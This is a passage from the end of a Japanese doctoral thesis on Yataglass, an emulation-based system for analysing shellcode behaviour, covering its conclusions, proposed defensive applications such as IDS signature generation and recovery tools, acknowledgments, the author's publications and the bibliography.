そこで本研究では攻撃者にとって解析の回避が難しい，振る舞い解析システムである Yataglass を提案した．Yataglass では攻撃コードを機械語命令列として疑似実行することで解析する．これにより，暗号化された攻撃コードによって解析を回避されることはない．また，攻撃コードがシステムコールの結果を利用して Yataglass を検出し解析を回避することを防ぐために，Yataglass では Dynamic Taint Analysis を用いてシステムコールの結果を検査する条件分岐を発見し，その分岐の両方のパスを解析するようにした．さらに，攻撃者による Yataglass の回避を難しくするため，本研究では Linn らの提案したメモリスキャン攻撃への対策を行った．具体的には，Symbolic Execution を用いて攻撃コードが探すデータを推測することで，メモリスキャン攻撃を用いる攻撃コードを解析できるようにした．

そして，本研究では実際に Yataglass のプロトタイプを実装し，その有効性を示すため，攻撃コード生成ツール MetaSploit を用いて生成した攻撃コード，暗号化ツール TAPiON によって暗号化した攻撃コード，インターネットから取得した Samba サーバを対象とした攻撃コードを用いて実験を行った．その結果，Yataglass はこれらの攻撃コードを全て正しく解析できた．また，実際にメモリスキャン攻撃を組み込んだ攻撃コードが既存の解析システムを回避できること，および Yataglass がこれらの攻撃コードを正しく解析できることを確かめた．これにより，攻撃者が Yataglass を回避することを難しくできた．なお，今後の研究課題として，既に第 6 章で述べたように，現在の Yataglass が解析できていない種類の攻撃コードを解析することや，Yataglass による解析結果を応用したシステムを作成することが挙げられる．

7.2 今後の展望

Yataglass による攻撃コードの振る舞い解析の結果は様々な応用が可能である．以下では，今後の研究の方向として，Yataglass の解析結果の応用例と今後の課題について述べる．まず，応用例として，侵入検知システムのシグネチャの自動生成，システム回復ツール，高精度侵入検知システムについて述べる．その後，Yataglass で得られた知見を元に，どのような振る舞い解析を行っていけばよいかについて

述べる．

7.2.1 Yataglassの解析結果の応用

侵入検知システムのシグネチャの自動生成

Yataglassによる解析結果は，侵入検知システムのシグネチャの自動生成のために使うことができる．シグネチャを作成するためには，攻撃コードが生成するプロセス名，ファイル名や通信の内容など，攻撃コードに特有の情報がわかればよい．例えば，`open`システムコールが書き込みを意味する引数と共に呼び出された場合，それは攻撃コードが生成したファイルと見なせる．また，ネットワークソケットに対して`send`や`write`といった書き込みを行うシステムコールが呼び出された場合，その引数から攻撃コードが行う通信の内容を取り出すことができる．このような内容からシグネチャを自動的に生成することができる．Yataglassを応用しシグネチャ生成までを自動化すれば，新しい攻撃コードへの対応の大部分が自動化できることが期待できる．

システム回復ツール

Yataglassの解析結果を用いて，システムを攻撃コードの被害から回復するためのツールを作ることができる．具体的には，攻撃コードがシステムに重大な変更を加えるということがわかった場合に，その逆操作を行うようにすればよい．例えば，攻撃コードが実行ファイルを攻撃者のサーバからダウンロードし，起動する場合を考える．この場合，回復ツールはプロセスを終了し，実行ファイルを削除すればよい．現在の回復ツールは攻撃コードに対する回復作業をあらかじめ決めてしまっているため，攻撃コードの亜種に対する回復作業があまり正確ではない [96]．また，場合によっては重要な設定を書き換えることでシステムを破壊してしまう場合もある．一方，このように振る舞い解析の結果を用いて回復作業を行えば，よりシステムを正常に戻せる可能性が高くなると期待できる．ただし，攻撃コードによるシステムの操作の逆操作が容易にはできない場合がある．例えば，攻撃コードがシステムにとって重要なファイルを上書きしてしまった場合，それを正しい状態に回復することは容易ではない．これは将来の研究課題である．



図 7.1: TrueAlarm の概要

高精度侵入検知システム

第三に Yataglass の解析結果を利用した高精度侵入検知システムが考えられる．現在，NIDS によって検知した攻撃コードが HIDS で被害を起こしたかどうかを調べることで，NIDS の誤検知を削減し，高精度な侵入検知を行う研究がなされている [17, 97, 98]．例えば，著者らが提案した TrueAlarm [98] では，NIDS が検知した攻撃が成功した際にサーバが起こす振る舞いを HIDS に通知し，HIDS が通知された振る舞いと同じ振る舞いを検知することで，NIDS の誤検知を削減するシステムである．TrueAlarm の概要を図 7.1 に示す．現在の TrueAlarm では攻撃が成功した際にサーバが起こす振る舞いをあらかじめ定義しておかなければならない．このため，攻撃者が任意の攻撃コードを挿入する可能性のある攻撃では NIDS の誤検知を削減できない．そこで，Yataglass を TrueAlarm と組み合わせ，NIDS が攻撃を検知したときに攻撃コードの振る舞いを解析し，その結果を HIDS に通知するようにする．これにより，TrueAlarm の欠点が解消され，さらに高精度な侵入検知システムが作成できると考えられる．

7.2.2 今後の振る舞い解析

Yataglass によって，現在使われている攻撃コードのかなりの部分を解析できるようになった．しかし，今後，振る舞い解析の手法がさらに発展していくと，攻撃者は振る舞い解析をされることを前提とした攻撃コードを作成してくると考えられる．例えば，攻撃コードが API 呼び出しやシステムコール呼び出しを難読化し，攻撃コードの意図を解析者に理解されないようにすることが考えられる．具体的には，攻撃コードとしての意味を持たない API 呼び出しを大量に行い，その間に実際の攻撃コードの API 呼び出しを含めるような形にすることが考えられる．現在の攻撃コードの難読化技術では，そのようなことを自動的に行うものはない [31]．しかし，攻撃者が振る舞い解析をされることを前提とした場合，このような難読化を行った攻撃コードを作成してくることは十分に考えられる．

そこで，今後の振る舞い解析では，このような難読化に対応できるよう，より人間に理解しやすいレベルでの振る舞い解析を行わなければならない．例えば，振る舞い解析によって得られた命令列・API コール列から，攻撃コードがシステムに及ぼす影響をわかりやすく提示する手法について研究する必要があると考えられる．

謝辞

本論文は著者が慶應義塾大学大学院理工学研究科開放環境科学専攻の博士課程に在籍中の研究成果をまとめたものです．本研究を進めるにあたって，また本論文の執筆にあたって，多くの方々からご指導とご協力を賜りました．お世話になった全ての方々に深く感謝いたします．

まず，本論文の主査であり，著者の指導教員である慶應義塾大学理工学部情報工学科 河野健二准教授に深く感謝いたします．河野准教授には著者が学部 4 年生の頃から 6 年間の長きにわたって，研究の進め方，論文の執筆方法，プレゼンテーションの方法など，終始丁寧な指導を頂きました．また，国内有数の非常に恵まれた研究環境を利用させて頂きました．心より感謝いたします．

次に，本論文の副査である，慶應義塾大学理工学部情報工学科 天野英晴教授，重野寛准教授，高田眞吾准教授に感謝いたします．副査の皆様にはお忙しい中を縫って，本論文を丁寧に査読していただき，多数の有益なコメントを頂きました．ここに深く感謝の意を表します．

また，電気通信大学情報工学科 岩崎英哉教授には，著者が電気通信大学情報工学科，および同学大学院電気通信学研究科情報工学専攻 在籍時に研究の進め方をご指導いただきました．感謝いたします．

慶應義塾大学情報工学科 山田浩史特別研究助教には研究に関する様々な議論にお付き合い頂きました．感謝いたします．また，慶應義塾大学情報工学科 河野研究室の皆様，および電気通信大学情報工学科 岩崎研究室の皆様に感謝いたします．研究室での楽しかった日々は一生の思い出です．また，著者のプログラミング能力を伸ばすきっかけを作ってくれた電気通信大学 X680x0 同好会の皆様に感謝いたします．

本研究の研究を進めるに当たって使用した実験機材の一部，および本研究の原著論文の発表にあたっては，科学技術振興機構 CREST による支援を頂きました．また，慶應義塾先端科学技術研究センターの KLL 後期博士課程研究助成金から本研究に対する支援を頂きました．感謝いたします．

最後に，経済的な支援を惜しまず，著者をこれまで暖かく見守ってくれた両親と弟に深く感謝します.

論文目録

定期刊行誌掲載論文

- 嶋村 誠, 河野 健二, “Yataglass+: メモリスキャン攻撃を組み込んだ攻撃コードの振舞い解析”, 情報処理学会論文誌コンピュータシステム, Vol.2, No.4 (ACS 28), pp.48–63, December 2009.
- 嶋村 誠, 河野 健二, “Yataglass: 攻撃の疑似実行による攻撃メッセージの振舞いの解析”, 情報処理学会論文誌, Vol.50, No.9, pp.2371–2381, September 2009.

定期刊行誌掲載論文 (その他の論文)

- Makoto Shimamura, Miyuki Hanaoka, and Kenji Kono, “Filtering False Positives Based on Server-Side Behaviors”, In *IEICE Transactions on Information and Systems*, Vol.E91-D, No.8, pp.264–276, February 2008.
- 嶋村 誠, 河野 健二, “ネットワークタイムスタンプによるリモート仮想マシンモニタ検出”, 情報処理学会論文誌, Vol.50, No.8, pp.1870–1882, August 2009.

国際会議論文

- *Makoto Shimamura and Kenji Kono, “Yataglass: Network-level code Emulation for Analyzing Memory-scanning Attacks”, In *Proceedings of the 6th conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA ’09)*, July 2009.
- *Makoto Shimamura and Kenji Kono, “Using Attack Information to Reduce False Positives in Network IDS”, In *Proceedings of the 11th IEEE Symposium on Computers and Communications (ISCC ’06)*, pp.386–393, June 2006.

国内学会発表

- *嶋村 誠，河野 健二, “Yataglass: メモリスキャン攻撃を利用した攻撃コードの振る舞い解析”, 情報処理学会システムソフトウェアとオペレーティングシステム研究報告 (2009-OS-111), April 2009.
- *嶋村 誠，河野 健二，“攻撃メッセージのエミュレーションを利用した振る舞いの解析”, コンピュータセキュリティシンポジウム 2008, pp.683–688, October 2008. (学生論文賞受賞論文)

参考文献

[1] 経済産業省.「平成１９年度我が国のＩＴ利活用に関する調査研究」（電子商取引に関する市場調査）の結果公表について. http://www.meti.go.jp/press/20080818002/20080818002-1.pdf, August 2008.

[2] IT 戦略本部. IT 政策ロードマップ. http://www.maff.go.jp/j/kanbo/joho/it/pdf/roadmap.pdf, June 2008.

[3] Evan Cooke, Farnam Jahanian, and Danny McPherson. The Zombie roundup: understanding, detecting, and disrupting botnets. In *Proceedings of the Steps to Reducing Unwanted Traffic on the Internet Workshop*, pp. 39–44, July 2005.

[4] Anirudh Ramachandran and Nick Feamster. Understanding the Network-Level Behavior of Spammers. In *Proc. of the ACM SIGCOMM '06*, pp. 291–302, October 2006.

[5] David Moore. Code-Red : a case study on the spread and victims of an internet worm. In *Proc. of the 2nd ACM SIGCOMM Workshop on Internet measurement* (*IMW '02*), pp. 273–284, November 2002.

[6] David Moore, Vern Paxson, Stefan Savage, Colleen Shannon, Stuart Staniford, and Nicholas Weaver. Inside the Slammer Worm. In *Proc. of the 2003 IEEE Symposium on Security and Privacy* (*S&P '03*), pp. 33–39, July 2003.

[7] Microsoft. Microsoft Security Bulletin MS08-067 - Critical: Vulnerability in Server Service Could Allow Remote Code Execution (958644). http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx, October 2008.

[8] Phillip Porras, Hassen Saidi, and Vinod Yegneswaran. An Analysis of Conficker's Logic and Rendezvous Points. http://mtc.sri.com/Conficker/, February 2009.

[9] UPI.com. Virus strikes 15 million PCs. http://www.upi.com/Top_News/2009/01/26/Virus-strikes-15-million-PCs/UPI-19421232924206/, January 2009.

[10] Aharon Etengoff. Nefarious Conficker worm racks up $9.1 billion bill. http://www.tgdaily.com/security-features/42101-nefarious-conficker-worm-racks-up-91-billion-bill, April 2009.

[11] F-Secure Computer Virus Information Pages: Agobot. http://www.f-secure.com/v-descs/agobot.shtml, November 2003.

[12] Guofei Gu, Phillip Porras, Vinod Yegneswaran, Martin Fong, and Wenke Lee. BotHunter: Detecting Malware Infection Through IDS-Driven Dialog Correlation. In *Proc. of the 16th Usenix Security Symposium*, August 2007.

[13] Jason Franklin, Vern Paxson, Adrian Perrig, and Stefan Savage. An Inquiry into the Nature and Causes of the Wealth of Internet Miscreants. In *Proc. of the 14th ACM Conference on Computer and Communications Security* (*CCS '07*), pp. 375–388, October 2007.

[14] CVE. Vulnerability Type Distributions in CVE. http://cve.mitre.org/docs/vuln-trends/vuln-trends.pdf, May 2007.

[15] Martin Roesch. Snort: Lightweight Intrusion Detection for Networks. In *Proc. of the 13th USENIX Conference on Systems Administration* (*LISA '99*), pp. 229–238, 1999.

[16] Vern Paxson. Bro: a system for detecting network intruders in real-time. *Computer Networks*, Vol. 31, No. 23–24, pp. 2435–2463, December 1999.

[17] Michael Locasto, Ke Wang, Angelos Kyrometis, and Salvatore J. Stolfo. FLIPS: Hybrid Adaptive Intrusion Prevention. In *Proc. of the 8th International Symposium on Recent Advances in Intrusion Detection* (*RAID '05*), pp. 82–101, 2005.

[18] Internet Security Systems. RealSecure. http://www.iss.net/.

[19] Gene H. Kim and Eugene H. Spafford. Experiences with Tripwire: Using Integrity Checkers for Intrusion Detection. Technical Report CSD-TR-93-071, Purdue University, November 1993.

[20] Steven A. Hofmeyr, Stephanie Forrest, and Anil Somayaji. Intrusion Detection Using Sequences of System Calls. *Journal of Computer Security*, Vol. 6, pp. 151–180, 1998.

[21] Nelson Murilo and Klaus Steding-Jessen. chkrootkit. `http://www.chkrootkit.org/`, 1997.

[22] Tal Garfinkel and Mendel Rosenblum. A Virtual Machine Introspection Based Architecture for Intrusion Detection. In *Proc. of the 10th Annual Network and Distributed System Security Symposium* (*NDSS '03*), pp. 191–206, February 2003.

[23] Cullen M. Linn, Mohan Rajagopalan, Scott Baker, Christian Collberg, Saumya K. Debray, and John Hartman. Protecting Against Unexpected System Calls. In *Proc. of the 13th Usenix Security Symposium*, pp. 239–254, August 2005.

[24] Know your enemy: Defining virtual honeynets. `http://project.honeynet.org/papers/virtual/index.html`, January 2003.

[25] Niels Provos. A Virtual Honeypot Framework. In *Proc. of the 13th Usenix Security Symposium*, pp. 1–14, August 2004.

[26] Paul Baecher, Markus Koetter, Thorsten Holz, Maximillian Dornseif, and Felix Freiling. The Nepenthes Platform: An Efficient Approach to Collect Malware. In *Proc. of the 9th International Symposium on Recent Advances in Intrusion Detection* (*RAID '06*), pp. 165–184, September 2006.

[27] Michael Bailey, Evan Cooke, Farnam Jahanian, Jose Nazario, and David Watson. The Internet Motion Sensor: A Distributed Blackhole Monitoring System. In *Proc. of the 12th Annual Network and Distributed System Security Symposium* (*NDSS '05*), February 2005. (online).

[28] Justin Ma, John Dunagan, Helen J. Wang, Stefan Savage, and Geoffrey M. Voelker. Finding Diversity in Remote Code Injection Exploits. In *Proc. of the 6th ACM SIGCOMM on Internet Measurement* (*IMC '06*), pp. 53–64, October 2006.

[29] Stig Andersson, Andrew Clark, and George M. Mohay. Network-Based Buffer Overflow Detection by Exploit Code Analysis. In *Proc. of the AusCERT Asia Pacific Information Technology Security Conference*, pp. 39–53, May 2004.

[30] Stig Andersson, Andrew Clark, George M. Mohay, Bradley Schatz, and Jacob Zimmermann. A Framework for Detecting Network-based Code Injection Attacks Targeting Windows and UNIX. In *Proc. of the 21st Annual Computer Security Applications Conference* (*ACSAC '05*), pp. 49–58, December 2005.

[31] Kevin Borders, Atul Prakash, and Mark Zielinski. Spector: Automatically Analyzing Shell Code. In *Proc. of the 23rd Annual Computer Security Applications Conference* (*ACSAC '07*), pp. 501–514, December 2007.

[32] James Newsome and Dawn Song. Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software. In *Proc. of the 12th Annual Network and Distributed System Security Symposium* (*NDSS '05*), February 2005. (online).

[33] Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. Network-Level Polymorphic Shellcode Detection Using Emulation. In *Proc. of the 3rd Conference on Detection of Intrusions, Malware, and Vulnerability Assessment* (*DIMVA '06*) , pp. 54–73, July 2006.

[34] Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. Emulation-Based Detection of Non-self-contained Polymorphic Shellcode. In *Proc. of the 10th International Symposium on Recent Advances in Intrusion Detection* (*RAID '07*), pp. 87–106, September 2007.

[35] Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. An Empirical Study of Real-world Polymorphic Code Injection Attacks. In *Proc. of the 2nd Usenix Workshop on Large-Scale Exploits and Emergent Threats* (*LEET '09*), April 2009. (online).

[36] Qinghua Zhang, Douglas S. Reeves, Peng Ning, and S. Purushothaman Iyer. Analyzing Network Traffic To Detect Self-Decrypting Exploit Code. In *Proc. of the 2nd ASIAN ACM Symposium on Information, Computer and Communications Security* (*ASIACCS '07*), pp. 4–12, March 2007.

[37] Pitor Bania. TAPION PROJECT. http://pb.specialised.info/all/tapion/, September 2005.

[38] The Metasploit Project. Metasploit. http://www.metasploit.com/.

[39] AlephOne. Smashing stack for fun and profit. http://www.phrack.org/issues.html?issue=49&id=14, November 1996.

[40] MITRE. Wu-Ftpd Remote Format String Stack Overwrite Vulnerability. http://www.securityfocus.com/bid/1387, June 2000.

[41] MITRE. OpenSSL SSLv2 Malformed Client Key Remote Buffer Overflow Vulnerability. http://www.securityfocus.com/bid/5363, July 2002.

[42] Thomas Toth and Christopher Kruegel. Accurate Buffer Overflow Detection via Abstract Payload Execution. In *Proc. of the 5th International Symposium on Recent Advances in Intrusion Detection* (*RAID '02*), pp. 274–291, October 2002.

[43] Luigi Auriemma. Two buffer-overflow in FSD V2.052 d9 and FSFDT V3.000 d9. http://seclists.org/bugtraq/2007/Oct/10, October 2007.

[44] :[packet storm]:. http://www.packetstormsecurity.org/shellcode/.

[45] Shuo Chen, Jun Xu, Emre C. Sezer, Prachi Gauriar, and Ravishankar K. Iyer. Non-Control-Data Attacks Are Realistic Threats. In *Proc. of the 13th Usenix Security Symposium*, pp. 177–192, August 2005.

[46] MITRE. Samba 'call_trans2open' Remote Buffer Overflow Vulnerability. http://securityfocus.com/bid/7294, April 2003.

[47] Andrea Lanzi, Monirui Sharif, and Wenke Lee. K-Tracer: A System for Extracting Kernel Malware Behavior. In *Proc. of the 16th Annual Network and Distributed System Security Symposium* (*NDSS '09*), February 2009.

[48] Andreas Moser, Cristopher Kruegel, and Engin Kirda. Exploring Multiple Execution Paths for Malware Analysis. In *Proc. of the 2007 IEEE Symposium on Security and Privacy* (*S&P '07*), pp. 231–245, May 2007.

[49] Free Software Foundation. GNU Binary Utilities. http://www.gnu.org/software/binutils/manual/, May 2002.

[50] Hex-Rays. IDA Pro Disassembler. http://www.hex-rays.com/idapro/.

[51] Benjamin Schwarz, Saumya Debray, and Gregory Andrews. Disassembly of Executable Code Revisited. In *Proc. of the9th Working Conference on Reverse Engeneering* (*WCRE '02*), pp. 45–54, October 2002.

[52] Christopher Kruegel, William Robertson, Fredrik Valeur, and Giovanni Vigna. Static Disassembly of Obfuscated Binaries. In *Proc. of the 13th Usenix Security Symposium*, pp. 255–270, August 2004.

[53] Paul Royal, Mitch Halpin, David Dagon, Robert Edmonds, and Wenke Lee. PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware. In *Proc. of the 22nd Annual Computer Security Applications Conference* (*ACSAC '06*), pp. 289–300, December 2006.

[54] Theo Detristan, Tyll Ulenspiegel, Yann Malcom, and Mynheer Superbus von Underduk. Polymorphic Shellcode Engine Using Spectrum Analysis. http://www.phrack.org/issues.html?issue=61&id=9, August 2003.

[55] K2. ADMMutate. http://www.ktwo.ca/ADMmutate-0.8.4.tar.gz, 2007. (currently unavailable).

[56] Yuri Gustin. NIDS polymorphic evasion - The End? http://www.ecl-labs.org/papers/ecl-poly.txt, July 2005.

[57] Matias Sedalo. JempiSCode. http://goodfellas.shellcode.com.ar/proyectos.html, December 2006.

[58] Nicolas Falliere. Windows Anti-Debug Reference. http://www.securityfocus.com/infocus/1893, September 2007.

[59] Ke Wang and Salvatore J. Stolfo. Anomalous Payload-Based Network Intrusion Detection. In *Proc. of the 7th International Symposium on Recent Advances in Intrusion Detection* (*RAID '04*), pp. 203–222, September 2004.

[60] Xinran Wang, Chi-Chun Pan, Peng Liu, and Sencun Zhu. SigFree: A Signature-free Buffer Overflow Attack Blocker. In *Proc. of the 15th Usenix Security Symposium*, pp. 225–240, 2006.

[61] Robin Sommer and Vern Paxson. Enhancing byte-level network intrusion detection signatures with context. In *Proc. of the 10th ACM Conference on Computer and Communications Security* (*CCS '03*), pp. 262–271, 2003.

[62] Giorgos Vasiliadis, Spiros Antonatos, Michalis Polychronakis, Evangelos P. Markatos, and Sotiris Ioannidis. Gnort: High Performance Network Intrusion Detection Using Graphics Processors. In *Proc. of the 11th International Symposium on Recent Advances in Intrusion Detection* (*RAID '08*), pp. 116–134, September 2008.

[63] Giorgos Vasiliadis, Michalis Polychronakis, Spiros Antonatos, Evangelos P. Markatos, and Sotiris Ioannidis. Regular Expression Matching on Graphics Hardware for Intrusion Detection. In *Proc. of the 12th International Symposium on Recent Advances in Intrusion Detection* (*RAID '09*), pp. 265–283, September 2009.

[64] Christian Kreibich and Jon Crowcroft. HoneyComb - Creating Intrusion Detection Signatures Using Honeypots. *ACM SIGCOMM Computer Communication Review*, Vol. 34, pp. 51–56, 2004.

[65] Sumeet Singh, Cristian Estan, George Varghese, and Stefan Savage. Automated Worm Fingerprinting. In *Proc. of the 6th Symposium on Operating Systems Design and Implementation* (*OSDI '04*), pp. 45–60, December 2004.

[66] Symantec. Norton Antivirus. `http://www.symantec.com/norton/antivirus`.

[67] TrendMicro. Trend Micro Antivirus + AntiSpyware. `http://us.trendmicro.com/us/products/personal/antivirus-plus-anti-spyware/index.html`.

[68] LavaSoft. AdAware. `http://www.lavasoft.com/`.

[69] NoAdware.net. Spyware Search and Destroy. `http://spywaresearchanddestroy.net/`.

[70] George W. Dunlap, Samuel T. King, Sukru Cinar, Murtaza Basrai, and Peter M. Chen. ReVirt: Enabling Intrusion Analysis through Virtual-Machine Logging and Replay. In *Proc. of the 5th Symposium on Operating Systems Design and Implementation* (*OSDI '02*), pp. 211–224, December 2002.

[71] Michael Vrable, Justin Ma, Jay Chen, David Moore, Erik Vandekieft, Alex C. Snoeren, Geoffrey M. Voelker, and Stefan Savege. Scalability, Fidelity and Containment in the Potemkin Virtual Honeyfirm. In *Proc. of the 20th ACM Symposium on Operating Systems Principles* (*SOSP '05*), pp. 148–162, October 2005.

[72] Jedidiah R. Crandall and Frederic T. Chong. Minos: Control Data Attack Prevention Orthogonal to Memory Model. In *Proc. of the37th International Symposium on Microarchitecture* (*MICRO '04*), pp. 221–232, December 2004.

[73] Microsoft. Microsoft Security Bulletin MS03-051: Buffer Overrun in Microsoft FrontPage Server Extensions Could Allow Code Execution. `http://www.microsoft.com/technet/security/bulletin/MS03-051.mspx`, November 2003.

[74] Barzan Antal. Virtualization and Sandbox Detection. `http://www.aspfree.com/c/a/BrainDump/Virtualization-and-Sandbox-Detection/`, September 2009.

[75] Cullen Linn and Saumya Debray. Obfuscation of Executable Code to Improve Resistance to Static Disassembly. In *Proc. of the 10th ACM Conference on Computer and Communications Security* (*CCS '03*), pp. 290–299, October 2003.

[76] Cristina Cifuentes and K. John Gough. Decompilation of Binary Programs. *Software - Practice and Experience*, Vol. 25, No. 7, pp. 811–829, July 1995.

[77] Xuxian Jiang and Xinyuan Wang. "Out-of-the-box" Monitoring of VM-based High-Interaction Honeypots. In *Proc. of the 10th International Symposium on Recent Advances in Intrusion Detection* (*RAID '07*), September 2007.

[78] J. Tubella and A. González. Control Speculation in Multithreaded Processors through Dynamic Loop Detection. In *Proc. of the 4th International Symposium*

on High Performance Computer Architecture (*HPCA '98*) , pp. 14–23, January 1998.

[79] jt. Libdasm. http://www.klake.org/~jt/misc/libdasm-1.5.tar.gz, 2006.

[80] SecurityFocus. http://securityfocus.com/.

[81] Sandeep Bhatkar, Daniel C. DuVarney, and R. Sekar. Address Obfuscation: an Efficient Approach to Combat a Broad Range of Memory Error Exploits. In *Proc. of the 12th Usenix Security Symposium*, pp. 105–120, August 2003.

[82] PaX Team. PaX Non-executable Pages Design & Implementation. http://pax.grsecurity.net/docs/noexec.txt, May 2003.

[83] David Litchfield. Defeating the stack based buffer overflow prevention mechanism of Microsoft Windows 2003 Server. http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf, September 2003. (online).

[84] SystemV Application Binary Interface Intel 386 Architecture Processor Supplement Fourth Edition. http://www.sco.com/developers/devspecs/abi386-4.pdf, March 1997.

[85] Cristian Cadar, Vijay Ganesh, Peter M. Pawlowski, David L. Dill, and Dawson R. Engler. EXE: Automatically Generating Inputs of Death. In *Proc. of the 13th ACM Conference on Computer and Communications Security* (*CCS '06*), pp. 322–335, October 2006.

[86] James E. Smith and Ravi Nair. *VIRTUAL MACHINES - Versatile Platforms for Systems and Processes*. Elsevier, 2005.

[87] MITRE. ISC Bind 8 Transaction Signatures Buffer Overflow Vulnerability. http://www.securityfocus.com/bid/2302, January 2001.

[88] MITRE. Wu-Ftpd File Globbing Heap Corruption Vulnerability. http://securityfocus.com/bid/3581, November 2001.

[89] MITRE. rsync Signed Array Index Remote Code Execution Vulnerability. http://www.securityfocus.com/bid/3958, January 2002.

[90] MITRE. Wu-imapd Partial Mailbox Attribute Remote Buffer Overflow Vulnerability. http://securityfocus.com/bid/4713, 2002.

[91] MITRE. Cyrus IMAPD POP3D Remote Buffer Overflow Vulnerability. http://www.securityfocus.com/bid/18506, June 2006.

[92] Milw0rm. http://www.milw0rm.com/. (closed on July, 2009).

[93] Lorenzo Cavallaro, Prateek Saxena, and R. Sekar. On the Limits of Information Flow Techniques for Malware Analysis and Containment. In *Proc. of the 5th Conference on Detection of Intrusions, Malware, and Vulnerability Assessment* (*DIMVA '08*) , pp. 143–163, July 2008.

[94] Heng Yin, Dawn Song, Manuel Egele, Christopher Kruegel, and Engin Kirda. Panorama: Capturing System-wide Information Flow for Malware Detection and Analysis. In *Proc. of the 14th ACM Conference on Computer and Communications Security* (*CCS '07*), pp. 116–127, October 2007.

[95] PaX Team. PaX address space layout randomization (ASLR). http://pax.grsecurity.net/docs/aslr.txt, March 2003.

[96] Emanuele Passerini, Roberto Paleari, and Lorenzo Martignoni. How Good Are Malware Detectors at Remediating Infected Systems? In *Proc. of the 6th Conference on Detection of Intrusions, Malware, and Vulnerability Assessment* (*DIMVA '09*) , pp. 21–37, July 2009.

[97] Christopher Kruegel, William Robertson, and Giovanni Vigna. Using Alert Verification to Identify Successful Intrusion Attempts. *Practice in Information Processing and Communication*, Vol. 27, No. 4, pp. 219–227, October 2004.

[98] Makoto Shimamura, Miyuki Hanaoka, and Kenji Kono. Filtering False Positives Based on Server-Side Behaviors. *IEICE Transactions on Information and Systems*, Vol. E91-D, No. 2, pp. 264–276, February 2008.